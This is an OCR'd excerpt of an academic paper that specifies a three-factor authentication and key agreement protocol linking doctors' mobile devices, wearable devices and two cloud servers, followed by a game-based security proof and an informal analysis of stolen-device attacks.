


Figure 3: Wearable device registration phase.

(a) U_i selects ID_i and PW_i and enters BIO_i (e.g., fingerprint) on the mobile device MD_i. Then, U_i sends them to MCS_m with the identity ID_i through a secure channel

(b) Once the identity ID_i of U_i is received, MCS_m generates a key K_{MD_i} for this MD_i and calculates temporal certificate $\mathrm{TC}_i = h(\mathrm{ID}_i \| K_{\mathrm{MD}_i} \| \mathrm{RT}_{\mathrm{MD}_i})$. MCS_m stores $\{\mathrm{ID}_i, K_{\mathrm{MD}_i}\}$ in its database. Then, TC_i is sent to MD_i

(c) MD_i continues the calculation of $\mathrm{Gen}(\mathrm{BIO}_i) = (\sigma_i, \tau_i)$, where σ_i is the biometric key and τ_i is the reproduction parameter. Then, MD_i calculates the fuzzy verifiers $e_i = h(h(\mathrm{ID}_i \| \mathrm{PW}_i \| \sigma_i) \bmod l)$ and $f_i = \mathrm{TC}_i \oplus h(\mathrm{ID}_i \| \sigma_i \| \mathrm{PW}_i)$ and stores the parameters $\{\mathrm{Gen}(\cdot), \mathrm{Rep}(\cdot), \tau_i, h(\cdot), e_i, f_i, l\}$ in its memory

2.4. Login Phase. As shown in Figure 5, U_i enters ID_i, PW_i, and BIO_i' (e.g., fingerprint). Then, MD_i calculates $\sigma_i' = \mathrm{Rep}(\mathrm{BIO}_i', \tau_i)$ and $e_i' = h(h(\mathrm{ID}_i \| PW_i \| \sigma_i) \bmod l)$ and checks if $e_i' = e_i$ holds. If not, MD_i interrupts the request. Otherwise, it selects the current timestamp T_1 and calculates $\mathrm{TC}_i' = f_i \oplus h(\mathrm{ID}_i \| \sigma_i' \| \mathrm{PW}_i)$. It continues to generate a random number $b \in Z_n^*$ and then computes $B = bP$, $C = bS = (C_x, C_y)$, $\mathrm{PID}_{\mathrm{WD}_j} = C_y \oplus \mathrm{ID}_{\mathrm{WD}_j}$, $\mathrm{PID}_i = \mathrm{ID}_i \oplus C_x$, and $M_1 = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| \mathrm{TC}_i' \| T_1 \| C_x)$. MD_i transmits a message $<\mathrm{PID}_i, \mathrm{PID}_{\mathrm{WD}_j}, T_1, M_1, B>$ to MCS_m.

2.5. Authentication Phase. At this stage, the mutual authentication between the participants is realized, as shown in Figure 5.

(a) After receiving the message $<\mathrm{PID}_i, \mathrm{PID}_{\mathrm{WD}_j}, T_1, M_1, B>$ of MD_i, MCS_m verifies T_1 according to the equation $|T_1' - T_1| \le \Delta T$. If the timestamp is valid, it continues to calculate $C' = sB = (C_x', C_y')$, $\mathrm{ID}_i' = \mathrm{PID}_i \oplus C_x'$, and $\mathrm{ID}_{\mathrm{WD}_j}' = \mathrm{PID}_{\mathrm{WD}_j} \oplus C_y'$. MCS_m obtains the corresponding K_{MD_i} according to ID_i' and the table

MD_i		MCS_m
Select identity ID_i, password PW_i, imprint biometrics BIO_i	$\xrightarrow{ID_i}$	Generate secret key K_{MD_i} $TC_i = h(ID_i \| K_{MD_i} \| RT_{MD_i})$ Store $\{ID_i, K_{MD_i}\}$
Calculate $Gen(BIO_i) = (\sigma_i, \tau_i)$ $e_i = h(h(ID_i \| PW_i \| \sigma_i) \bmod l)$ $f_i = TC_i \oplus h(ID_i \| \sigma_i \| PW_i)$ Store the information $\{Gen(\cdot), Rep(\cdot), \tau_i, h(\cdot), e_i, f_i, l\}$	$\xleftarrow{TC_i}$	

Figure 4: Mobile device registration phase.

MD_i	MCS_m	WCS_k
Input ID_i, PW_i, imprint BIO'_i $\sigma'_i = Rep(BIO'_i, \tau_i)$ $e'_i = h(h(ID_i \| PW_i \| \sigma'_i) \bmod l)$ Check if $e'_i = e_i$? If not,abort Generate T_1 $TC'_i = f_i \oplus h(ID_i \| \sigma'_i \| PW_i)$ Generate $b \in Z_n^*$ $B = bP, C = bS = (C_x, C_y)$ $PID_i = ID_i \oplus C_x$, $PID_{WD_j} = ID_{WD_j} \oplus C_y$ $M_1 = h(ID_i \| ID_{WD_j} \| TC'_i \| T_1 \| C_x)$ $\xrightarrow{<PID_i, PID_{WD_j}, T_1, M_1, B>}$	Check validy of T_1,if so,$C' = sB = (C'_x, C'_y)$ $ID'_i = PID_i \oplus C'_x$,$ID'_i \rightarrow K_{MD_i}$ $ID'_{WD_j} = PID_{WD_j} \oplus C'_y$ $TC''_i = h(ID'_i \| K_{MD_i} \| RT_{MD_i})$ $M'_1 = h(ID'_i \| ID'_{WD_j} \| TC''_i \| T_1 \| C'_x)$ Check if $M'_1 = M_1$? If so,MCS_m authenticates MD_i Generate T_2 ,$ID'_{WD_j} \rightarrow WCS_k$, $K_{CS_{m,k}}$ $M_2 = h(K_{CS_{m,k}} \| ID'_i \| ID'_{WD_j} \| T_2)$ $M_3 = \{ID'_i, ID'_{WD_j}, ID_{MCS_m}, T_2\} K_{CS_{m,k}}$ $\xrightarrow{<M_2, M_3, T_2, ID_{MCS_m}>}$	Check validy of T_2,$ID_{MCS_m i} \rightarrow K_{CS_{m,k}}$ Decrypt M_3 obtain ID'_i,ID'_{WD_j},ID_{MCS_m} Check if $ID'_{MCS_m} = ID_{MCS_m}$? If not,abort $M'_2 = h(K_{CS_{m,k}} \| ID'_i \| ID'_{WD_j} \| T_2)$ Verify if $M'_2 = M_2$? If not,abort; WCS_k authenticates MCS_m $ID'_{WD_i} \rightarrow K_{WCS_k - WD_j}$ Generate T_3 ,a temporary K_{WD_j} $Ticket_{WD_j} = \{ID'_i, K_{WD_j}, lifetime\}_{K_{WCS_k - WD_j}}$ $M_4 = h(K_{CS_{m,k}} \| K_{WD_j} \| T_3 \| ID'_i)$ $ID'_{WD_j} \| ID_{MCS_m} \| ID_{WCS_k} \| Ticket_{WD_j})$ $SK_{CS_{m,k}} = h(K_{CS_{m,k}} \| T_2 \| T_3)$ $TK_{WD_j} = K_{WD_j} \oplus SK_{CS_{m,k}}$ $\xleftarrow{<Ticket_{WD_j}, TK_{WD_j}, T_3, M_4>}$
	Check validy of T_3 $SK_{CS_{m,k}} = h(K_{CS_{m,k}} \| T_2 \| T_3)$ $K'_{WD_j} = TK_{WD_j} \oplus SK_{CS_{m,k}}$ $M'_4 = h(K_{CS_{m,k}} \| K'_{WD_j} \| T_3 \| ID'_i)$ $ID'_{WD_j} \| ID_{MCS_m} \| ID_{WCS_k} \| Ticket_{WD_j})$ Check if $M'_4 = M_4$? If so, MCS_m authenticates WCS_k Generate T_4 $M_5 = h(TC''_i \| ID'_i \| ID'_{WD_j} \| T_4 \| C \| Ticket_{WD_j})$ $TTK_{WD_j} = K'_{WD_j} \oplus C$ $\xleftarrow{<Ticket_{WD_j}, TTK_{WD_j}, T_4, M_5>}$	
Check validy of T_4 $K''_{WD_j} = TTK_{WD_j} \oplus C$ $M'_5 = h(TC'_i \| ID_i \| ID_{WD_j} \| T_4 \| C \| Ticket_{WD_j})$ Verify if $M'_5 = M_5$? If so, MD_i authenticates MCS_m		

Figure 5: Login and authentication phase.




Figure 6: Session key agreement phase.

stored in its database and calculates $TC_i'' = h(ID_i' \| K_{MD_i} \| RT_{MD_i})$ and $M_1' = h(ID_i' \| ID_{WD_j}' \| TC_i'' \| T_1 \| C_x')$ and checks if the equation $M_1 = M_1'$ holds. If so, MD_i is considered legal by MCS_m. It continues to generate the current timestamp T_2 and determines which WCS_k to be requested as well as the corresponding share key $K_{CS_{m,k}}$ according to ID_{WD_j}'. Then, MCS_m calculates $M_2 = h(K_{CS_{m,k}} \| ID_i' \| ID_{WD_j}' \| T_2)$ and $M_3 = \{ID_i', ID_{WD_j}', ID_{MCS_m}, T_2\}_{K_{CS_m,k}}$ and sends $<M_2, M_3, T_2, ID_{MCS_m}>$ to WCS_k

(b) WCS_k receives the message $<M_2, M_3, T_2, ID_{MCS_m}>$ sent by MCS_m, and WCS_k checks the validity of the timestamp T_2. If it is valid, WCS_k gets the corresponding $K_{CS_{m,k}}$ according to ID_{MCS_m}, decrypts M_3 to obtain $ID_i', ID_{WD_j}', ID_{MCS_m}'$ with $K_{CS_{m,k}}$, and then checks the equation $ID_{MCS_m}' = ID_{MCS_m}$. If it fails, the session is interrupted. Otherwise, it continues to calculate $M_2' = h(K_{CS_{m,k}} \| ID_i' \| ID_{WD_j}' \| T_2)$ and verifies if $M_2' = M_2$ is true. If true, MCS_m is considered legal by WCS_k. WCS_k obtains the responding key $K_{WCS_k-WD_j}$ according to ID_{WD_j}', generates the current timestamp T_3 and a temporary key K_{WD_j}, and calculates $Ticket_{WD_j} = \{ID_i', K_{WD_j}, lifetime\}_{K_{WCS_k-WD_j}}$, $SK_{CS_{m,k}} = h(K_{CS_{m,k}} \| T_2 \| T_3)$, $TK_{WD_j} = K_{WD_j} \oplus SK_{CS_{m,k}}$, and $M_4 = h(K_{CS_{m,k}} \| K_{WD_j} \| T_3 \| ID_i' \| ID_{WD_j}' \| ID_{MCS_m} \| ID_{WCS_k} \| Ticket_{WD_j})$. It sends the message $<Ticket_{WD_j}, TK_{WD_j}, T_3, M_4>$ to MCS_m

(c) After receiving $<Ticket_{WD_j}, TK_{WD_j}, T_3, M_4>$, MCS_m checks the freshness of T_3. If the timestamp is valid, it continues to compute $SK_{CS_{m,k}} = h(K_{CS_{m,k}} \| T_2 \| T_3)$, $K_{WD_j}' = TK_{WD_j} \oplus SK_{CS_{m,k}}$, and $M_4' = h(K_{CS_{m,k}} \| K_{WD_j}' \| T_3 \| ID_i' \| ID_{WD_j}' \| ID_{MCS_m} \| ID_{WCS_k} \| Ticket_{WD_j})$ and verifies if $M_4' = M_4$ holds. If true, WCS_k is considered legal by MCS_m. MCS_m generates the current timestamp T_4 and calculates $M_5 = h(TC_i'' \| ID_i' \| ID_{WD_j}' \| T_4 \| C \| Ticket_{WD_j})$ and $TTK_{WD_j} = K_{WD_j}' \oplus C$. It sends a message $<Ticket_{WD_j}, TTK_{WD_j}, T_4, M_5>$ to MD_i

(d) After $<Ticket_{WD_j}, TTK_{WD_j}, T_4, M_5>$ is received, MD_i checks the freshness of T_4 and calculates $K_{WD_j}'' = TTK_{WD_j} \oplus C$ and $M_5' = h(TC_i' \| ID_i \| ID_{WD_j} \| T_4 \| C \| Ticket_{WD_j})$. It checks if $M_5 = M_5'$ is true. If established, MCS_m is considered legal by MD_i

2.6. Session Key Agreement Phase. At this stage, a session key is established between MD_i and WD_j, as shown in Figure 6.

(a) MD_i generates a timestamp T_5, selects a random number b and computes $B = bP$ and $M_6 = h(K_{WD_j}'' \| T_5)$, and transmits a message $<Ticket_{WD_j}, T_5, M_6, B>$ to WD_j

(b) After accepting $<Ticket_{WD_j}, T_5, M_6, B>$, WD_j checks the freshness of the timestamp T_5. So it obtains ID_i, K_{WD_j}, lifetime by decrypting $Ticket_{WD_j}$ with key $K_{WCS_k-WD_j}$ and verifies the validity of

$\text{Ticket}_{\text{WD}_j}$. It continues to calculate $M_6' = h(K_{\text{WD}_j} \| T_5)$ and verifies if the equation $M_6' = M_6$ is true. If it fails, the session is interrupted. Otherwise, WD_j treats MD_i as legitimate. WD_j generates the current T_6, selects a random number d, and computes $D = dP$, $M_7 = h(K_{\text{WD}_j} \| T_5 \| T_6 \| \text{ID}_i \| \text{ID}_{\text{WD}_j} \| dB)$, and $\text{SK}_{\text{MD}_i-\text{WD}_j} = h(\text{ID}_i \| \text{ID}_{\text{WD}_j} \| T_6 \| T_5 \| K_{\text{WD}_j} \| dB)$. Eventually, it sends $<T_6, M_7, D>$ to MD_i

(c) After receiving $<T_6, M_7, D>$, MD_i calculates $M_7' = h(K_{\text{WD}_j}'' \| T_5 \| T_6 \| \text{ID}_i \| \text{ID}_{\text{WD}_j} \| bD)$ and then verifies if $M_7' = M_7$ holds. If not, the session is interrupted. Conversely, WD_j is considered legal by MD_i. Finally, it calculates the session key $\text{SK}_{\text{MD}_i-\text{WD}_j} = h(\text{ID}_i \| \text{ID}_{\text{WD}_j} \| T_6 \| T_5 \| K_{\text{WD}_j} \| bD)$

2.7. Password and Biometric Update Phase. At this stage, the old password and biometric are updated with new ones. The details are as follows.

(a) Firstly, U_i inputs identity ID_i, password $\text{PW}_i{}^0$, and biometric BIO_i^0 on MD_i. Then, MD_i calculates $\sigma_i^0 = \text{Rep}(\text{BIO}_i^0, \tau_i)$ and $e_i{}^0 = h(h(\text{ID}_i \| \text{PW}_i{}^0 \| \sigma_i{}^0) \bmod l)$ and checks if $e_i^0 = e_i$ is true. If so, the previously entered information is considered valid and continues to enter the new password and biometrics that the doctor wants to update in the next step; otherwise, the session is terminated

(b) U_i enters a new password PW_i^n and/or BIO_i^n. Then, MD_i calculates the relevant parameters $\text{Gen}(\text{BIO}_i{}^n) = (\sigma_i{}^n, \tau_i{}^n)$, $e_i{}^n = h(h(\text{ID}_i \| \text{PW}_i{}^n \| \sigma_i{}^n) \bmod l)$, and $f_i{}^n = \text{TC}_i \oplus h(\text{ID}_i \| \| \sigma_i{}^n \| \text{PW}_i{}^n)$. Finally, U_i updates the original e_i, f_j, τ_i to e_i^n, f_j^n, τ_i^n

2.8. Dynamic Smart Device Addition Phase. New WD_j and new MD_i can be dynamically added at this phase.

(1) First, add a new wearable device named WD_j^{new}. In essence, this process looks like the WD_j initialization phase, so it just needs to register at WCS_k:

(a) WD_j^{new} issues a registration request to WCS_k through a secure channel

(b) After the registration request is received, WCS_k selects an identity $\text{ID}_{\text{WD}_j}^{\text{new}}$ for WD_j^{new} and calculates the share key $K_{\text{WCS}_k-\text{WD}_j}^{\text{new}} = h(K_{\text{WCS}_k} \| \text{ID}_{\text{WD}_j}^{\text{new}} \| \text{RT}_{\text{WD}_j}^{\text{new}})$, in which $\text{RT}_{\text{WD}_j}^{\text{new}}$ represents the timestamp when registering WD_j^{new}. Then, WCS_k stores $\{\text{ID}_{\text{WD}_j}^{\text{new}}, K_{\text{WCS}_k-\text{WD}_j}^{\text{new}}, \text{RT}_{\text{WD}_j}^{\text{new}}\}$ in its database. Finally, the message $<\text{ID}_{\text{WD}_j}^{\text{new}}, K_{\text{WCS}_k-\text{WD}_j}^{\text{new}}>$ is given to WD_j^{new} by WCS_k over the secure channel

(c) WD_j^{new} stores the parameters $\{\text{ID}_{\text{WD}_j}^{\text{new}}, K_{\text{WCS}_k-\text{WD}_j}^{\text{new}}\}$ into their memory

(2) Secondly, add a new mobile device called MD_i^{new}:

(a) U_i selects ID_i^{new} and PW_i^{new} and enters $\text{BIO}_i^{\text{new}}$ on the mobile device MD_i^{new}. Then, ID_i^{new} is sent to MCS_m by U_i via a secure channel

(b) After receiving the identity ID_i^{new} of U_i, MCS_m generates a key $K_{\text{MD}_i}^{\text{new}}$ for this MD_i^{new} and calculates $\text{TC}_i^{\text{new}} = h(\text{ID}_i^{\text{new}} \| K_{\text{MD}_i}^{\text{new}} \| \text{RT}_{\text{MD}_i}^{\text{new}})$, in which $\text{RT}_{\text{MD}_i}^{\text{new}}$ represents the registration timestamp of MD_i^{new}. MCS_m stores $\{\text{ID}_i^{\text{new}}, K_{\text{MD}_i}^{\text{new}}\}$ in its database. Then, TC_i^{new} is sent to MD_i^{new}

(c) After receiving the message, MD_i^{new} calculates $\text{Gen}(\text{BIO}_i^{\text{new}}) = (\sigma_i^{\text{new}}, \tau_i^{\text{new}})$, where σ_i^{new} is the biometric key and τ_i^{new} is the common recovery parameter

(d) After the above process is completed, MD_i^{new} continues to calculate $e_i^{\text{new}} = h(h(\text{ID}_i^{\text{new}} \| \text{PW}_i^{\text{new}} \| \sigma_i^{\text{new}}) \bmod l)$ and $f_i^{\text{new}} = \text{TC}_i^{\text{new}} \oplus h(\text{ID}_i^{\text{new}} \| \sigma_i^{\text{new}} \| \text{PW}_i^{\text{new}})$ and stores the parameters $\{\text{Gen}(\cdot), \text{Rep}(\cdot), \tau_i^{\text{new}}, h(\cdot), e_i^{\text{new}}, f_i^{\text{new}}, l\}$ in its memory

3. Provable Security Analysis

3.1. Adversary Model. We give the security model in this paper. It is assumed that the cryptographic primitives used are secure. That is, A is not capable of guessing the result of the hash functions, the random numbers, and the preshared keys of both parties used in the protocol.

Hypothesis 1. Communication channels are mainly divided into a private channel (i.e., a secure channel) and a public channel (i.e., an unsecure channel). For the public channel, we use the classic Dolev-Yao model [29], where an adversary can eavesdrop, intercept, delete, or modify any messages sent through the open channel. However, for a secure channel generally used in the registration phase, the adversary cannot obtain any information through this channel.

Hypothesis 2. According to [26], with the improvement of the attacker's ability, the privacy information in a smart card can be obtained by power analysis attacks or by exploiting software vulnerabilities. Therefore, we assume in this paper that an adversary can resolve the confidential information after obtaining the smart card.

Hypothesis 3. As the adversary model proposed in [26], the adversary A can offline exhaust all elements of the Cartesian product $D_{\text{id}} \times D_{\text{pw}}$ during the polynomial time, where D_{pw} and D_{id} denotes the password space and the identity space, respectively.

Hypothesis 4. As the security model of the three-factor AKA protocol proposed in [30], any two of three authentication factors can be obtained by A. However, it does not have the ability to obtain all authentication factors at the same time. The three cases are as follows:

(a) A can get the doctor's passwords and MDs

(b) A can get passwords and biometrics

(c) A can get MDs and biometrics

Hypothesis 5. The adversary A can get a session key established in the previous session.

3.2. Security Model. We explain the security model used by the security proof in this section. There are four main participants in this paper: WD, WCS, MD, and MCS.

Generally, the adversary of the authentication protocol is a probabilistic polynomial time adversary, who can control the transmission channel, passively eavesdropping or actively modifying or delaying messages [31].

Participants. Let Π_U^i represent the ith session instance of the participant U, also known as the oracle.

Status. There are generally three states: accept, reject, and invalid. It is in the "accept" state when the oracle receives the correct message. It is in the "reject" state when the oracle receives the error message; when the output has no answer, we use $\perp$ to indicate the invalid result.

Partnering. Instances of two participants can become partners of each other if and only if (1) both instances are in the "accept" state and have the same session key, (2) both instances share the same identity, (3) the ID of the former is the partner ID of the latter and vice versa, and (4) no other instance accepts the same session ID as both instances.

Freshness. An instance is said to be "fresh" if and only if (1) the attacker did not send a Reveal query to this instance or its partner instance and (2) the attacker did not corrupt the instance before the instance is in the accept state.

Adversary. The ability of the adversary can be simulated by the following queries to oracles:

$Execute(\Pi_{MCS}^m, \Pi_{MD}^i, \Pi_{WCS}^k, \Pi_{WD}^j)$. This query simulates passive eavesdropping attacks of A. For this query, the public-transmitted content of authentication instances executed between all participants will be obtained by A.

$Send(\Pi_U^i, m)$. This oracle query simulates an active attack, and A sends the modified message to the instance Π_U^i on behalf of another party. After the instance Π_U^i receives the message, A will get a response message generated by the participant Π_U^i. Π_U^i can be a wearable device, a mobile device, and a cloud server in both domains.

$Reveal(\Pi_U^i)$. When the instance Π_U^i obtains a session key, the attacker has the ability to get the key. When an instance does not have a session key, the attacker gets an invalid flag $\perp$.

$Corrupt(\Pi_U^i)$. Through this query, A can get secret credentials of corrupted participants, such as passwords, biometrics, and mobile devices. This query can simulate the forward security of the session key.

$Test(\Pi_U^i)$. It can determine the security of the session key owned by the instance Π_U^i. After the simulator receives this query, it will perform a flip coin operation. When the result is 1, the attacker returns a real session key; when the result is 0, the attacker returns a random key string with the same length as the key. In this case, A must distinguish whether the returned value is a real session key or a random value, and the probability is 1/2.

We define the semantic security of the session key. A can only perform the Test query to fresh instances, and there are no restrictions on other queries. It is necessary for A to judge that the bit used by the simulator is 0 or 1 after the Test query. If it can guess the correct result, the attacker is considered to have succeeded in the semantic security of the protocol P and defined this successful event as Succ. The size of the dictionary space is $|D|$, and the advantage of the attacker to make this attack is defined as $\mathrm{Adv}_{P,D}^{\mathrm{ake}}(A) = 2\ \Pr\ [\mathrm{Succ}] - 1$. An authentication protocol is called semantically secure, if and only if for all probability polynomial time attackers, they have the advantage $\mathrm{Adv}_{P,D}^{\mathrm{ake}}(A)$ which is larger than $kq_{\mathrm{send}}/|D|$ that can be ignored, where q_{send} is the number of active attacks by A.

3.3. Security Proof

Theorem 1. *Suppose that P is the proposed authentication protocol, E_p is an elliptic curve group, and A is a PPT adversary. $Adv_{P,D}^{ake}(A)$ is the advantage for A to break the semantic security of the protocol P. A can execute at most q_{send} send queries and q_{exe} queries of different instances in the longest time t, so we have*

$$Adv_{P,D}^{ake}(A) \leq \frac{q_{send}}{|D|}. \tag{1}$$

Proof. We use a series of mixed experiments $\mathrm{Ex}_0, \mathrm{Ex}_1, \mathrm{Ex}_2, \cdots, \mathrm{Ex}_7$ to prove that the protocol is AKA secure. These experimental games start from a real attack scenario. Through continually changing some simulation rules in the experiments, we have the final experiment in which the attacker has little advantage in distinguishing between a session key and a random key of the same length. Let $\mathrm{Adv}_i(A)$ be the advantage of the attacker in Ex_i and Δ_i denote the degree of distinction between Ex_i and Ex_{i+1}.

Ex_0. This is a scheme under the random oracle model. According to the definition of the advantage of the previous attacker, we have

$$\mathrm{Adv}_{P,D}^{\mathrm{ake}}(A) = \mathrm{Adv}_0(A). \tag{2}$$

Ex_1. In the hybrid experiment, we maintain a hash table H list to simulate all random oracles. When s is a string and wants to query $H(s)$, the oracle first searches the H list for the corresponding record $\{s, \mathrm{value}\}$. If found, the value corresponding to the record is returned. Conversely, the

oracle produces a random bit string $b \in \{0, 1\}^l$, returns the value to the interrogator, and stores the record $\{s, b\}$ in the hash table. Since the random oracle is perfectly simulated in polynomial time, the attacker cannot distinguish Ex_0 from Ex_1.

$$\Delta_0 = |\mathrm{Adv}_1(A) - \mathrm{Adv}_0(A)| \leq \mathrm{negl}(\kappa). \quad (3)$$

Ex_2. In the previous experiment, we have known that the oracle is perfectly simulated in polynomial time, so we exclude relatively unlikely hash collisions. When a collision occurs in the passive session or oracle simulation, then we will end the simulation of the entire game and believe that the attacker has won the game. Based on a birthday paradox, we have

$$\Delta_1 = |\mathrm{Adv}_2(A) - \mathrm{Adv}_1(A)| \leq \mathrm{negl}(\kappa). \quad (4)$$

Ex_3. Simulation of the passive session has been changed in the experiment, considering the probability that the attacker would not make any random oracle query but can forge the authentication information $<M_1, M_2, M_4, M_5, M_6, M_7>$. Ex_2 and Ex_3 are indistinguishable from A unless they provide valid information to end the game. Specifically, for the authentication message $M_1 = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| \mathrm{TC}_i' \| T_1 \| C_x)$, where $\mathrm{TC}_i = h(\mathrm{ID}_i \| K_{\mathrm{MD}_i} \| \mathrm{RT}_{\mathrm{MD}_i})$ or $\mathrm{TC}_i' = f_i \oplus h(\mathrm{ID}_i \| \sigma_i' \| \mathrm{PW}_i)$ in the case that no corruption request is made, σ_i', PW_i cannot be obtained or the key K_{MD_i} is unknown to the attacker, and the valid information M_1 cannot be calculated, so the attacker has a negligible probability of success. So

$$\Delta_2 = |\mathrm{Adv}_3(A) - \mathrm{Adv}_2(A)| \leq \mathrm{negl}(\kappa). \quad (5)$$

Ex_4. Simulation of the active session has been changed in the experiment. For a $\mathrm{Send}(\mathrm{MCS}^m, (B, M_1))$ query, if A does not corrupt the MD, while M_1 is the valid verification message generated by A, then we only need to let A achieve the final victory of the game and stop the simulation game. If such events occur, the attacker can get the random number b when knowing B, P and generate the random number C, in which $B = bP$, $b \in Z_n^*$, and $C = bS = (C_x, C_y)$ and the message M_1 contains C_x. The probability of successful construction of the message M_1 described above is equal to the probability of solving the Elliptic Curve Discrete Logarithm Problem (ECDLP) in ECC. The ECDLP is a difficult problem in cryptography, so the probability of an attacker's success is negligible. In short, we have

$$\Delta_3 = |\mathrm{Adv}_4(A) - \mathrm{Adv}_3(A)| \leq \mathrm{negl}(\kappa). \quad (6)$$

Ex_5. We continue to change the simulation of the active sessions during the experiment. If the attacker sends a Reveal (WCS^k) query to the WCS, it will get the session key $\mathrm{SK}_{\mathrm{CS}_{m,k}} = h(K_{\mathrm{CS}_{m,k}} \| T_2 \| T_3)$ between the WCS and the MCS and can also calculate the temporary key K_{WD_j}. However, in order to generate valid verification information M_4, A needs to generate a valid $\mathrm{Ticket}_{\mathrm{WD}_j}$. It is able for A to know the identity of $\mathrm{Ticket}_{\mathrm{WD}_j}$ and specify the lifetime according to the general rules, but A cannot get the key shared by WCS and WD in advance. If A can guess and get a valid $\mathrm{Ticket}_{\mathrm{WD}_j}$, we terminate the simulation of the game and declare that the attacker has already won the game. The probability of such an event is negligible, so there will be

$$\Delta_4 = |\mathrm{Adv}_5(A) - \mathrm{Adv}_4(A)| \leq \mathrm{negl}(\kappa). \quad (7)$$

Ex_6. We change the simulation rules of the activity sessions again in the experiment. Specifically, for message M_5, assume that A previously obtained the value of S and B by eavesdropping, where $B = bP$, the random number $b \in Z_n^*$, but the probability of successfully forging bsP of the message M_5 is actually equivalent to the probability of solving the Elliptical Curve Computational Diffie-Hellman Problem (ECCDHP). It is well known that ECCDHP is a difficult problem in cryptography, so the success probability of an attacker is negligible, so there are

$$\Delta_5 = |\mathrm{Adv}_6(A) - \mathrm{Adv}_5(A)| \leq \mathrm{negl}(\kappa). \quad (8)$$

Ex_7. Finally, we change the simulation of the activity sessions in the experiment. During the session key agreement phase, an attacker may have previously obtained $\mathrm{Ticket}_{\mathrm{WD}_j}$ by eavesdropping. If A fakes the message $<\mathrm{Ticket}_{\mathrm{WD}_j}, T_5, M_6, B>$ and sends it to WD_j, then we just need to let A win and terminate the simulation. However, it should be noted that K_{WD_j} is an unknown security parameter, so the probability that A can effectively generate this information is negligible. Based on the above, we have

$$\Delta_6 = |\mathrm{Adv}_7(A) - \mathrm{Adv}_6(A)| \leq \mathrm{negl}(\kappa). \quad (9)$$

In the final experiment, there is no real password-related information in the session using the Execute query from A, so there is no advantage, and the active attack through the Send query is only

$$\mathrm{Adv}_{P,D}^{\mathrm{ake}}(A) \leq \frac{q_{\mathrm{send}}}{|D|}. \quad (10)$$

4. Informal Security Analysis

This section shows that our scheme can achieve many security attributes.

4.1. Preventing Stolen Mobile Device Attack. If A has got a stolen or lost MD_i, it can get the information $\{\mathrm{Gen}(\cdot), \mathrm{Rep}(\cdot), \tau_i, h(\cdot), e_i, f_i, l\}$ stored in MD_i. First, the adversary A wants to correctly guess the doctor's password PW_i and needs to guess the password and verify the security parameters $e_i = h(h(\mathrm{ID}_i \| \mathrm{PW}_i \| \sigma_i') \bmod l)$. According to the assumptions about the ability of the adversary given in this paper, A can get both identity ID_i and biometric BIO_i, but e_i is a fuzzy verifier $(2^4 < l < 2^8)$, so there are $|D_{\mathrm{id}}|/l$ possible password

alternatives. To get the only correct password, A has to identify it online, and this can be prevented by implementing a number-limiting strategy. On the other hand, A may also try to get a unique correct password by $f_i = \mathrm{TC}_i \oplus h(\mathrm{ID}_i \| \sigma_i \| \mathrm{PW}_i)$. However, $\mathrm{TC}_i = h(\mathrm{ID}_i \| K_{\mathrm{MD}_i} \| \mathrm{RT}_{\mathrm{MD}_i})$, and it is protected by the key K_{MD_i}, which is generated by MCS_m for MD_i. So, this method cannot be implemented. Therefore, it is found that the above two possible attack methods are not feasible; that is, our protocol can prevent such attack.

